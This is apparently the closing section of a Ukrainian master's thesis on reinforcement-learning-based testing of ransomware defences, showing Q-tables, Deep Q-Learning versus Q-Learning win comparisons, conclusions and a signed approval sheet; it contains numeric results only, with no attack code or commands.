
Test case 1: Q Learning result

Q(S, A)	States								Threshold		
Actions	0	1	2	3	4	5	6	7	8	9	10
0	17.064138	11.373914	9.434797	3.333476	4.437139	3.524384	2.747256	2.789401	0.594475	0.347245	0
1	15.65915	11.729954	9.363538	5.28466	3.349453	6.165858	3.647353	3.483226	0.852475	0.141511	0
2	17.39207	12.450127	12.214027	5.93241	0.166427	8.158896	2.39941	3.007965	0.579618	0.375648	0
3	17.995947	12.793953	9.668399	4.17875	1.770299	7.984168	1.598049	3.455996	0.3	0.235137	0
4	17.048778	11.361066	9.886199	4.734564	2.765516	4.323236	1.824859	2.74448	0.353823	0.957609	0
5	15.678352	10.160259	9.418679	11.368987	1.926289	6.840074	3.202167	2.946587	0.494003	0.271	0
6	17.369262	11.877071	12.361254	5.822014	9.523121	8.810861	2.536652	4.491754	0.559509	0.271	0
7	17.382124	16.876812	11.135758	6.817596	3.04458	8.107177	3.696525	4.0096	2.311116	0.468559	0
8	17.054053	11.68494	10.499314	2.442453	4.593637	4.585682	2.698563	3.414391	0.340277	0.342681	0
9	15.673266	10.794902	9.471515	5.84378	1.627716	6.939511	1.752751	3.052629	0.40781	0.232865	0
10	17.384413	11.539272	13.312174	3.499957	3.032259	8.286399	3.340707	2.985576	0.607114	0.355743	0
11	18.000647	13.925807	10.009137	3.37174	3.41559	7.802027	4.791765	3.314857	0.422058	0.233376	0
12	17.058852	7.45085	9.96248	3.453374	3.846584	4.219919	1.723634	3.157403	0.517162	0.143804	0
13	15.663129	11.669743	9.228592	5.045617	1.898836	6.799079	1.831609	2.755004	0.551517	0.229195	0
14	18.893459	11.154631	12.43444	7.433068	2.292787	7.788171	2.509881	3.112026	0.976161	0.032671	0
15	17.989217	11.34613	10.859368	1.063472	4.387827	7.737456	3.203517	3.666002	0.84863	0.319572	0

Test case 1: Deep Q Learning vs Q Learning, wins per 10 games



DQN - Wins per 10 games




Q-Learning, wins per 10 games


Test Case 2: a harder game, Q Table

Q(S,A)	States																			
Action	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
0	30.917378	14.860792	6.809581	1.715921	0.44295	3.961406	6.554918	3.534599	0.421601	0.67508	15.359779	1.277411	5.41268	0.155865	1.393692	2.322459	1.985215	0.206383	0.250758	0	0
1	28.657275	7.141911	12.878813	7.903121	1.25902	6.797622	9.176728	4.207503	1.902531	0	15.299075	4.446743	4.701715	0.3	3.378047	1.985445	1.580567	0.407815	0.11671	0	0
2	34.852224	18.274566	11.979351	1.997468	2.064471	3.036457	8.354547	5.375127	1.576471	1.709237	16.93833	2.580444	3.884466	1.388416	2.759307	3.861257	2.308575	0.134423	0	0	0
3	34.856179	16.411216	16.214505	4.236124	0.724499	4.336103	8.764623	3.406667	0.344821	1.707507	17.411907	3.701006	3.697443	0.333012	2.47708	0.599955	0.910097	0.172393	0.162317	0.468559	0
4	30.873529	15.533645	5.505385	2.51544	3.28764	3.348339	3.747385	3.966309	1.20993	4.340769	14.857078	5.773794	4.196271	0.899832	3.121508	2.566443	0.362393	0.198012	0.23122	0.1	0
5	28.116139	7.926066	10.07677	3.133795	17.576883	6.000038	4.251744	3.56218	1.926057	0	14.802481	4.232103	6.54247	1.065138	2.649764	2.491498	1.607192	0.882698	2.313696	0.1	0
6	32.219172	32.498458	27.910613	2.108142	0.140095	25.665819	12.736608	21.243303	1.233012	11.075937	16.730909	15.602342	5.67589	2.541885	4.277742	8.862055	6.997813	3.544541	0.57	0	0
7	37.068172	19.692405	12.928879	14.316873	2.607591	8.614127	24.719863	6.081452	12.007565	0	18.997145	7.292466	9.241398	11.274147	10.813556	2.780473	2.194076	0.95	0.2985	0	0
8	30.453818	9.295287	6.217416	1.602922	0.636606	5.347945	5.061628	1.562457	1.072103	0.540938	14.733866	3.851745	3.709449	1.112584	0.891379	1.937276	0.877122	0	0	0	0
9	27.733729	6.543414	13.54461	1.614605	4.333387	4.31051	4.542066	5.0445	0.754623	0	15.535065	2.466689	13.250727	2.125805	2.777388	1.513817	2.542915	0	0.3	0.1	0
10	34.878789	17.611519	12.043693	2.303753	0.111606	2.006084	7.43636	4.026839	0.344821	1.324189	17.16787	3.712845	6.33988	1.196	3.75669	0.741605	1.961666	0	0	0	0
11	34.884062	20.558634	12.286449	0.498279	1.167896	4.259353	8.691858	5.596294	0.344822	1.343109	17.685016	0.409682	4.661793	0.333012	3.058674	2.97727	1.948662	0.089828	0.3	0	0
12	30.656353	9.271884	8.848778	3.051729	0.601763	6.905128	8.087271	0.282291	0.942842	0	15.343195	4.208232	4.051519	1.082423	3.748768	1.313729	0.369064	0.404094	0.285257	0.1	0
13	26.796283	9.972253	11.774326	6.726721	0.759302	2.0501	3.020267	4.448022	0	0.612496	15.914575	3.582003	7.405156	1.148328	3.727964	1.099228	2.243428	0.323248	0.3	0.1	0
14	34.847721	14.440732	13.191086	3.231649	0	3.17861	9.881766	3.556415	1.417783	3.165057	17.411308	3.127441	3.460034	1.852025	3.07209	2.620763	2.423433	0.10172	0.3	0.1	0
15	34.810065	15.001744	15.138227	2.566883	0.073734	9.958023	9.54957	7.064396	0.493547	0	17.249054	3.343533	1.950454	1.662071	3.153947	2.295185	1.798251	0.58207	0.11671	0.18905	0

Test case 2: DQL vs QL: Wins




Deep Q Learning




Q Learning

Test case 2: DQL vs QL wins per 10 games



Deep Q Learning





Q Learning

Conclusion

- DQL and QL gives similar results for simple simulation
- DQL is much better as simulation gets complicated and harder.
- Future research ideas
  - Improve the ransomware detector to make the game harder
  - Increase the actions area i.e. add more tactics to the ransomware simulator
  - Increase the number of states even more

Відомість кваліфікаційної роботи

«Метод тестування захисту від програм-вимагачів на основі навчання з підкріпленням»

	Прізвище та ініціали відповідальної особи	Підпис	Дата
Роботу виконав студент групи АМСЗІм-20-1. Структура кваліфікаційної роботи: – пояснювальна записка 88 с.; – графічний матеріал 7 арк..	Бен Гуррам Мохамед Тайеб		31.05.2022
Керівник роботи	Адамов О.С.		31.05.2022
Перевірка на плагіат здійснена. Оригінальність авторського тексту складає ___85.4___ %	Волотка В.С.		14.06.2022
Нормоконтроль проведено :	Адамов О.С.		31.05.2022